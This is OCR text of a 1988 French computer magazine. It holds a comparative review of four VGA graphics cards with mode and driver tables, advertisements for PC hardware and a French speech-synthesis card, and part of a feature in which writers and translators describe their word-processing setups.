
Test 1 : affichage de 2 000 lignes de 80 caractères. La couleur est changée (modulo 16) à chaque ligne.
Test 2 : affichage de 3 200 lignes verticales et 2 400 lignes horizontales. La couleur est changée (modulo 16) à chaque ligne.
Tests en Turbo-Basic compilé réalisés sur un AT 386/16 MHz.

vraiment avoir sous les yeux autant de données, une sortie imprimante en mode *landscape* reste nettement plus utile. Il en va de même en mode graphique : mieux vaut un 640 × 480 qui fait travailler le moniteur au mieux de sa forme qu'un 800 × 600 poussant le matériel dans ses derniers retranchements. On peut évidemment se laisser tenter par une carte supportant le mode 256 couleurs en 640 × 480, sans oublier pour autant que les logiciels exploitant ce mode ne sont pas légion. Quant aux langages de programmation, rares déjà sont ceux capables d'adresser la résolution graphique native des modes 11 et 12h.


UN ESSAI RICHE EN REBONDISSEMENTS

Dans l'état actuel des choses, choisir une carte VGA est une sorte de parcours du combattant assez riche en péripéties. Sans discuter du prix (entre 3 000 F et 6 000 F, en fonction de la richesse des modes spéciaux et des *drivers*), le premier écueil est la disponibilité effective du matériel en question. En effet, il y a un monde entre l'annonce à caractère publicitaire et la fourniture rapide de la carte. Passons rapidement sur le cas d'IBM-France, reconnaissant « être au courant » de l'existence d'un produit de ce type chez eux (pour leur modèle 30), mais n'en disposant pas, et conseillant de voir dans les boutiques franchisées si par hasard un spécimen ne serait pas arrivé.

Dans bien d'autres cas, l'énormité du délai annoncé signifie que les dernières mises au point sont loin d'être achevées. La cause de tout est un problème de compatibilité. Si cloner totalement l'architecture VGA IBM est risqué sur le plan juridique, se contenter d'une émulation au travers des fonctions Bios conduit à de mauvais fonctionnements avec les logiciels *ill behaved,* que dénonce Bill Gates. C'est pourtant l'un de ses produits (Windows 386) qui a jeté le pavé dans la mare. Malgré le prêche du président de Microsoft, Windows ▶



A.M.



A.M.

Un pont entre PC et PS. Le VGA a des chances de se généraliser. La carte STB EM, d'Infoco se comporte assez correctement sous OS/2.

Nous sommes plus performant que nos concurrents pour que vous le soyez via a vis des votres

La qualite nést pas reulement
la qualité des produits
- Le qui nest déjà pas -
Cést encore la qualité du service
Cést encore la qualité du marché

MS-3220	16/20MHz Tower 386
MS-21	6/10MHz Mini 286
MS-23	8/12MHz Mini 286
MS-24	8/16MHz NEAT 286
MS-11	10MHz 88
MS-12	12MHz 88

COMPUTER TAIPEI
(Taipei Int'l Computer Show)
JUNE 6-12, 1988
A 1219 1221 1120 1122

STAND NO. 64J

MONTEREY International Corp.
5Fl., No. 40, Deh Hwei Street, Taipei, Taiwan, R.O.C.
Telex: 25171 MONTEREY Phone: 886-2-5917138 Fax: 886-2-5931075

European Liaison Office
Schieweg 10-B, 3039 BA Rotterdam, The Netherlands
Tel: 010-4674466 Tlx: 25363 MTEK Fax: 010-4463028

Référence 183 du service-lecteurs (page 66)

Référence 126 du service-lecteurs (page 66)

386 ne se prive pas des « raccourcis » d'appels Bios, aussi efficaces que gênants pour les cartes approximativement VGA. Ces dernières ont dû retourner précipitamment dans leurs laboratoires d'origine, le temps d'une mise en conformité plus soignée. Elles n'en ressortent que progressivement, mais encore un peu tôt semble-t-il, comme en témoignent nos essais.

Donnons au passage un coup de chapeau à Infoco, qui a accepté de nous confier l'unique prototype (réalisé en montage de surface, mais quasiment soudé à la main) de la carte STB VGA EM disponible. Son Bios provisoire était censé ne pas encore contenir les routines d'émulation de mode. Les essais ont montré – non sans surprise de notre part – qu'elles avaient pourtant été installées in extremis, et qu'elles fonctionnaient très convenablement !

Nous avons mis en compétition quatre cartes VGA (cinq en fait, mais le modèle distribué par Donatec n'est autre que celui de Western Digital). La plupart reprennent au modèle IBM l'emploi du circuit Inmos pour le convertisseur digital/analogique, à l'exception de la carte Tecmar, remarquablement peu chargée en composants, le VLSI référencé Tseng Labs semblant faire tout le travail. La présence de connecteurs pour moniteurs analogique et numérique (sub mini DB15 et sub DB9) est bienvenue. Seule la carte Paradise ne se soucie pas des possesseurs d'écrans TTL. L'émulation physique du classique contrôleur d'écran 6845 est très variable : impeccable sur l'exemplaire venant de Vidéo 7, exécrable sur la Tecmar. Attention aux logiciels contournant les routines Bios.

D'une façon générale, les cartes en compétition ont toutes passé avec succès les tests de fonctionnement en mode VGA (affichage Windows 386 compris). Leur comportement diffère pourtant sur de nombreux points. En matière de rapidité d'affichage, les essais montrent que le peloton est serré en mode graphique (fourchette de 10 %), mais bien plus étiré en mode texte (écart de 47 %). Dans les deux cas, la carte Paradise de Western Digital triomphe nettement. La STB EM et la Tecmar arrivent bonnes dernières ex aequo, tandis que la carte Vidéo 7 représente une honnête moyenne. A noter que deux des cartes en lice sont accompagnées d'un utilitaire nommé Rambios. Ce dernier est supposé accélérer l'affichage de « certains logiciels ». Nos programmes-tests ne devaient pas être de ceux-là, puisque aucune différence n'a été remarquée. Si la richesse en modes supplémentaires constitue un argument déterminant, le modèle de STB a l'avantage de fournir des fonctions égales ou proches de la carte 8514/A IBM (640 × 480 en 256 couleurs, 1 024 × 768 en 16 couleurs). Les primitives graphiques de la carte 8514/A sont bien sûr absentes, mais le prix de la STB est moins élevé (il faut

LES CARACTÉRISTIQUES

Carte/ Mode	Type	Couleur	Texte	Matrice	Résolution	Moniteur particulier
Paradise et Donatec						
54	T	16/256 K	132 × 43	7 × 9	924 × 387	
55	T	16/256 K	132 × 25	7 × 16	924 × 400	
56	T	4	132 × 43	7 × 9	924 × 387	
57	T	4	132 × 25	7 × 16	924 × 400	
58	G	16/256 K	100 × 75	8 × 8	800 × 600	
59	G	2	100 × 75	8 × 8	800 × 600	
STB						
8	T	4	132 × 25	8 × 14	1 056 × 350	DM
9	G	2		8 × 8	720 × 348	DM, CLR, AM
A	T	4	132 × 44	8 × 8	1 056 × 352	DM
B	G	16		8 × 14	704 × 519	MF
22	T	16	132 × 44	8 × 8	1 056 × 352	EGA, MF
23	T	16	132 × 25	8 × 14	1 056 × 350	EGA, MF
25	G	16		8 × 16	640 × 480	MF, CLR, AM
29	G	16		8 × 8	800 × 600	MF
2D	G	256/256 K		8 × 14	640 × 480	MF, CLR
2E	G	256/256 K		8 × 16	640 × 480	MF, CLR
30	G	256/256 K		8 × 8	800 × 600	MF
37	G	16			1 024 × 768	8514
Tecmar						
15	G	16/64	100 × 55	8 × 8	800 × 400	
16	G	16/64	100 × 43	8 × 14	800 × 600	
17	T		132 × 25			
1A	G	256/256 K	80 × 24	8 × 14	640 × 336	
Vidéo 7						
40	T		80 × 43			EGA, MG
41	T	4	132 × 25	8 × 14		EGA, MF
42	T	16	132 × 43	8 × 8		EGA, MF
43	T	16	80 × 60	8 × 8		MF, CLR
44	T		100 × 60			MF, CLR
4D	T		120 × 25			EGA, MF
4E	T		120 × 43			EGA, MF
4F	T		132 × 25			CD, EGA, MF
50	T	1	80 × 43			DM, MF
51	T	1	132 × 25			DM, MF
52	T	1	132 × 43	8 × 8		DM, MF
60	G	16			752 × 410	MF
61	G	16			720 × 540	MF
62	G	16			800 × 600	MF

T et G : mode texte ou mode graphique.
DM : Digital Monochrome.
RGB : couleur standard.
EGA : couleur améliorée.
MF : MultiFréquence.
CLR : couleur analogique.
AM : Analogique Monochrome.
8514 : écran THR IBM.

cependant un écran 8514 pour bénéficier de la résolution 1 024 × 768).

Il faudra également tenir compte des bizarreries que nous avons relevées sur toutes les cartes de cet essai. Cela va de la curiosité à la gêne réelle. La carte Tecmar présente l'originalité de ne pas comporter le jeu de caractères VGA, mais un équivalent dérivé du jeu EGA (en mode VGA, le zéro est représenté sans barre oblique, mais avec un tiret central). Elle ne fonctionne pas bien non plus avec Word 4 employé en page graphique (image brouillée par des tirets horizontaux, surtout en haut de l'écran). Elle passe aussi régulièrement en noir et blanc au sortir d'un progiciel (il faut faire MODE CO80 pour récupérer les couleurs). En revanche, elle ne modifie apparemment pas le fonctionnement du *timer* de la machine d'accueil (vérification auditive avec le bip du PC), ce qui n'est pas le cas des autres. Il faudra également être vigilant, lors de la sélection du type de moniteur rattaché à la carte. Il est préférable de déclarer un moniteur analogique à fréquence fixe, lors de l'emploi d'un multisync non référencé dans la liste proposée.

Observation similaire pour la carte de Vidéo 7 : seule la déclaration d'un moniteur type PS/2 à fréquence fixe donne une image correcte (sinon, l'image est trop haute à l'écran et le scintillement, dû à un double balayage, est gênant). Sa couche de Bios supplémentaire intercepte de façon particulière les appels à l'int. 10h, si bien qu'un programme-machine employant cette interruption affiche souvent dans une couleur autre que celle désirée. Ce Bios est probablement responsable de l'allongement spectaculaire du bip de l'ordinateur (triplement de la durée), qui devient vite fastidieux avec les logiciels très « sonorisés ».

LES DRIVERS LIVRÉS AVEC CHACUNE DES CARTES

	Tecmar	STB	Paradise et Donatec	Vidéo 7
AutoCad	800 × 600 640 × 480	640 × 480 704 × 519 752 × 410 832 × 350	800 × 600 752 × 410	640 × 350 640 × 480
Cadvance Framework 2			800 × 600 800 × 600 T132 × 25 T132 × 43	800 × 600
Gem	800 × 600 640 × 480		800 × 600	
GSS*CGI	800 × 600 640 ×480 640 × 350 640 × 200 320 × 200			
Lotus	T132 × 25 T132 × 44 T132 × 60	T132 × 25 T132 × 44		G640 × 480 G752 × 410 G800 × 600
Symphony	T132 × 25 T132 × 29 T132 × 32 T132 × 43	T132 × 25 T132 × 44		
Ventura	800 × 600 640 × 480		800 × 600	
Windows 1	800 × 600 800 × 440 640 × 480	832 × 350 752 × 410 640 × 480		
Windows 2	800 × 600 800 × 440 640 × 480	800 × 600	800 × 600	
WordPerfect	T132 × 80 T132 × 60		T132 × 25 T132 × 43	
WordStar 3			T132 × 25 T132 × 43	
WordStar 4	T132 × 80 T132 × 60		T132 × 25 T132 × 43	

T : mode texte seul. G : mode graphique.

UN CONSENSUS DIFFICILE

Le manuel d'emploi (en anglais) s'avère incomplet (les modes sont décrits, mais leurs numéros respectifs manquent, et ce renseignement est essentiel pour le programmeur). Le plus grave est le comportement perturbé sous OS/2 : dédoublement du caractère débutant chaque ligne, et plantage garanti lors de l'appel du sélecteur de programmes. Par rapport à ce qui précède, la carte STB EM semble moins sournoise, c'est peut-être la contrepartie de sa relative lenteur. Tout au plus avons-nous remarqué la nette dégradation du bip de l'ordinateur (allongé et tremblotant), ainsi que des changements de couleurs aléatoires en mode texte 132 colonnes. Ce dernier défaut ne se manifestant qu'à chaud semble être imputable à une mauvaise connexion sur le prototype, et ne devrait normalement pas figurer sur la version définitive.

Restent enfin les cartes Western Digital Paradise et Donatec. Ces championnes de vitesse présentent un défaut d'affichage mineur et sans conséquences sous OS/2 (rayures verticales, juste avant la page de présentation Microsoft). Cela dit, elles perturbent gravement un port série placé à proximité (taux d'erreurs anormal en communication V22). Il se peut que ce soit un problème de rayonnement harmonique du quartz d'horloge.


Difficile donc, dans l'état actuel des choses, de désigner un modèle ralliant tous les suffrages. Il serait sage d'attendre encore un peu. En tous cas, une affaire à suivre dans la mesure où, nettement plus confortable pour les yeux, le mode VGA a des chances de se généraliser dans l'avenir. ■

Synthé3

VOTRE ORDINATEUR

PARLE !

DÉMONSTRATION PAR TÉLÉPHONE



Applications :

- Guides d'utilisation sonores, non intrusif (« Helpers »);
- Enseignement assisté par ordinateur;
- Dispositifs d'alarmes industriels;
- Télématique : bases de données et messageries à consultation orale;
- Postes de travail informatiques pour aveugles et mal-voyants;
- Aides aux handicapés de la voix.

Description :

Le **SYNTHÉ-PC** se présente sous la forme d'une carte courte, compatible avec le Bus PC.

Cette carte comporte son propre processeur et sa propre mémoire. Elle n'occupe donc aucun emplacement dans l'espace mémoire adressable du PC.

Elle est analogue à une interface d'imprimante parallèle. Des cavaliers permettent de lui affecter une des trois adresses reconnues par le BIOS pour les imprimantes parallèles LPT1, LPT2 ou LPT3.

Le **SYNTHÉ-PC** ne nécessite aucun logiciel spécifique pour fonctionner. Tout programme DOS capable d'envoyer des données à une ou plusieurs imprimantes parallèles peut fonctionner sans modification (applications écrites en BASICA, Turbo-Pascal, Quick-Basic, DBASE, etc.). En fait, il n'est pas nécessaire d'écrire une ligne de programme ou d'avoir des notions de phonétique pour utiliser **SYNTHÉ-PC**.

Le logiciel spécifique du processeur incorporé à la carte effectue une ANALYSE ALPHABÉTIQUE de tout texte envoyé par l'utilisateur, convertit ce texte en séquences de phonèmes et prononce la phrase après une optimisation globale basée sur des principes exclusifs. Cette analyse s'effectue de manière ultra-rapide (environ 100 milli-secondes pour une phrase de 100 caractères).

Le **SYNTHÉ-PC** traite plus de 2 000 règles et exceptions de la prononciation du Français, reconnaît les sigles les plus courants (par ex. : SNCF), les abréviations courantes (pl = place, h = heure, Bd = boulevard, ...), quelques termes anglais courants en informatique (par ex. : name). Il analyse également les nombres qui lui sont présentés sous forme de chiffres et les convertit en milliards, millions, etc., avec toutes les règles de prononciation liées aux pluriels et leur liaison (Vingt-T-articles, quatre-vingts-Z-ohms)!

Utilitaire SYNMENU

Un progamme utilitaire est fourni sur disquette, afin de faciliter l'utilisation de **SYNTHÉ-PC**.

Ce programme se charge en mémoire de manière résidente, et retourne ensuite aux commandes DOS. Une pression sur une combinaison de touches permet à tout moment de réveiller **SYNMENU** et de faire apparaître une fenêtre de dialogue à l'écran.

Ce menu permet d'appeler :

– des fonctions d'installation : permutation des imprimantes pour affecter au choix le **SYNTHÉ-PC** à LPT1, LPT2 ou LPT3. Cette fonction peut être utilisée à tout moment et permet donc d'envoyer des textes alternativement à une imprimante ou au **SYNTHÉ-PC**, sans modification de l'application.

– des réglages sonores, effectués par les flèches et touches numériques : volume sonore, hauteur de la voix (plus grave ou plus aiguë), vitesse d'élocution,

– des fonctions spéciales : mode « bavard » (prononciation des signes de ponctuation), mode « phonétique » permettant d'accéder à toutes les possibilités de l'appareil et même de le faire chanter!

Electrel

ÉTUDES ÉLECTRONIQUES, RÉALISATIONS
13, Bd Maréchal-Juin – 14000 CAEN
Tél. : 31.44.27.34 – Télex : 170 476 F

Référence 150 du service-lecteurs (page 66)

LES LOGICIELS VUS PAR LES UTILISATEURS

L'ÉCRITURE AU QUOTIDIEN

JEAN-LOUIS LE BRETON

Les professionnels de l'écriture se moquent des fioritures des logiciels sophistiqués. Ecrivain, traducteur ou journaliste, tous ne réclament que du matériel fiable et des programmes simples.


Il n'est pas mauvais, dès lors qu'il s'agit de traitement de texte, de remettre quelques pendules à l'heure. Les logiciels, commes les machines dédiées, sont de plus en plus performants et sophistiqués. Est-ce vraiment utile ? Certains programmes se rapprochent nettement de la PAO ou de la mise en pages électronique. Tous les utilisateurs ont-ils besoin de tant de puissance ? Et comment faire pour s'y retrouver avec une offre aussi large qui va du petit Amstrad au gros PS/2 ?

La parole est aux utilisateurs. Nous en avons rencontré plusieurs dont le métier est d'écrire : traducteurs, journalistes, écrivains. Leurs préoccupations sont diverses, mais ils ont tous au moins deux points communs : l'irruption du traitement de texte dans leur vie est récente – quelques années pour les vétérans, quelques semaines au plus pour les néophytes –, et ils ne peuvent plus s'en passer... Ils ont été confrontés au problème du choix et ne l'ont pas toujours abordé de la même façon. Pour eux, l'ordinateur est un passage obligé, mais pas forcément désiré. Ils achètent un traitement de texte comme on acquiert un outil de travail.

Monique Lebailly, traductrice, s'est d'abord posé la question du choix du matériel, sans penser au logiciel. Cette démarche n'est pas étonnante pour une personne habituée à utiliser une machine à écrire électrique. La notion même de « traite de l'écriture par un programme-intelligent-informatique » paraît déroutante, sinon suspecte, lorsque l'on n'a jamais eu que de la mécanique froide entre les mains.

Des préoccupations angoissées se font jour qui concernent d'abord le nouveau clavier : « il est couvert de touches dont je ne comprends pas l'utilité », « j'ai peur de faire une fausse manœuvre » ou encore « je n'ose pas y toucher, ça me bloque ». Avant même d'envisager le chargement d'une disquette (quelle horreur) ou la création d'un texte (déjà ?), il faut passer son examen d'informatique comme on passerait le permis de conduire. Tout le monde n'est pas capable, ou n'a pas envie, de faire cet effort. De nombreux candidats au traitement de texte restent sur la touche et préfèrent se réfugier dans les bras de leur vieille Remington.

Le choix de la machine est souvent déterminé par l'influence d'un proche déjà équipé. Monique Lebailly s'est tournée vers un PC, car elle connaissait Jean Bonnefoy (traducteur d'Isaac Asimov et de Michael Gorbatchev) lui-même équipé d'un traitement de texte Olivetti. Alléchée par l'offre Amstrad, simple, économique et complète, elle a longtemps hésité. Mais Jean Bonnefoy, très critique au sujet de l'Amstrad, l'a dissuadée : « Le système d'exploitation CP/M est complètement dépassé. Le format des disquettes ne correspond pas



Michel Barret

Cédric Philibert, journaliste professionnel, a choisi l'Amstrad PCW 8256.

à un standard. Le seul avantage est son prix. Mais la première version du programme Locoscript met un temps fou pour faire défiler un long texte à l'affichage. »

UN JOURNALISTE : « L'AMSTRAD PCW EST AUSSI ADAPTÉ À MES BESOINS QU'UN MACINTOSH »

Cédric Philibert, collaborateur de *l'Express*, ne partage pas cette opinion. « J'ai commencé par une Brother TC 600, une machine électronique qui permettait déjà de faire du traitement de texte, mais qui ne possédait pas d'écran. Je travaillais avec une seule ligne d'une vingtaine de caractères, et je pouvais créer des fichiers sur disquette allant jusqu'à 14 000 caractères. Elle était portable, avec une imprimante thermique. Cela me coûtait très cher en papier (50 centimes la feuille).

Finalement, c'était lent et trop fatigant pour retravailler mes textes. Aujourd'hui, j'ai acheté un Amstrad PCW 8256. Pour le prix, c'est assez remarquable. Je le trouve aussi adapté à mon propre besoin que pourrait l'être un Macintosh. Il a trois styles de caractères : du double, du souligné, de l'italique. Il ne m'en faut pas plus. A quoi me serviraient dix polices de caractères ? L'écran est très agréable. Il me fatigue moins que celui d'un Mac. Il est plus grand et je vois ma page en entier. J'interviens comme je veux. J'ai consacré un week-end pour apprendre à me servir de toutes ses finesses. Il a beaucoup de possibilités. On peut créer des modèles d'écriture au format requis par tel ou tel journal. »

Cédric regrette en revanche de ne pouvoir transmettre ses fichiers sur disquette à toutes les rédactions avec lesquelles il collabore. « Seule la rédaction de *Ça m'intéresse* est équipée en Amstrad, mais ils ne sont pas interconnectés avec la photocomposition. Les papiers sont donc tous ressaisis. Pour *l'Express*, je dois fournir des feuillets de 30 lignes de 37 signes, ce que je fais facilement sur micro. »

« Toutefois, ajoute-t-il, Locoscript ne calcule pas le nombre total de signes dans mon texte. » Nul n'est parfait.

Ce sont souvent les petits détails qui ravissent les utilisateurs. Jean Bonnefoy apprécie d'avoir une touche du clavier lui permettant d'effacer un caractère vers la gauche, mais aussi un caractère vers la droite. Le comble de la satisfaction pour un forçat de l'écriture est la possibilité de permuter deux lettres consécutives. Nous avons tous un doigté légèrement dyslexique.

Faut-il dépenser beaucoup pour acquérir un traitement de texte ? Pour Cédric Philibert, la seule raison valable d'un lourd investissement est d'acheter un portable. Il a été extrêmement tenté par le Tandy 200 qui pèse moins de ▶

deux kilos. Il est tout petit, mais pas compatible avec les PC. « Il aurait donc fallu que j'achète également tous les périphériques nécessaires : lecteur de disquettes et imprimante. J'ai hésité malgré tout, car la plupart des journalistes de l'AFP sont équipés de Tandy 200. »

UN TRADUCTEUR : « LES LOGICIELS SONT TROP SOPHISTIQUÉS »

Jean Bonnefoy, pour sa part, a investi près de 40 000 F dans son Olivetti ETV 500, version « professionnelle » du M19, avec une imprimante à marguerite 3"1/2 et le programme Olitext. Il s'en sert quotidiennement et bénéficie d'une garantie qui lui assure réparation ou remplacement sous 24 heures. « J'ai préféré faire un choix professionnel. On m'a repris mon ancienne machine qui travaillait sous CP/M. Cette fois, j'ai un programme rapide sous MS-DOS, et j'ai pu récupérer la totalité de mon travail antérieur (200 disquettes pleines à craquer). Je n'aime pas la souris du Macintosh. Je préfère les commandes simples sur un clavier dédié au traitement de texte. C'est ce que m'offre l'Olivetti, avec des écrans d'aide multiples, pas de fonctions superfétatoires et surtout des menus, notices et programmes de démonstration écrits en français. »

« Aujourd'hui, commente-t-il, les programmes sont trop sophistiqués avec des possibilités qui ne servent pas à l'utilisateur. On a voulu créer des traitements de texte universels, avec un peu de tableur, un peu de facturation, un peu de graphisme. Résultat : à vouloir satisfaire tout le monde, on ne contente personne. Les modules qui servent à compléter le programme ralentissent en fait le traitement de texte lui-même. »

POUR L'ÉCRIVAIN : « LA SENSATION DE SCULPTER SON TEXTE »

Cathy Bernheim, auteur de *Cobaye baby* (édition de la Manufacture) et d'une biographie de Mary Shelley

Michel Baret

Michel Baret

Libé a choisi l'Atari et une version minimaliste du logiciel Le Rédacteur. En bas, à gauche Cathy Bernheim, écrivain, utilise un Apple II mais rêve d'un Mac. Ci-dessous, Jean Bonnefoy, traducteur, a opté pour l'ETV 500 d'Olivetti.

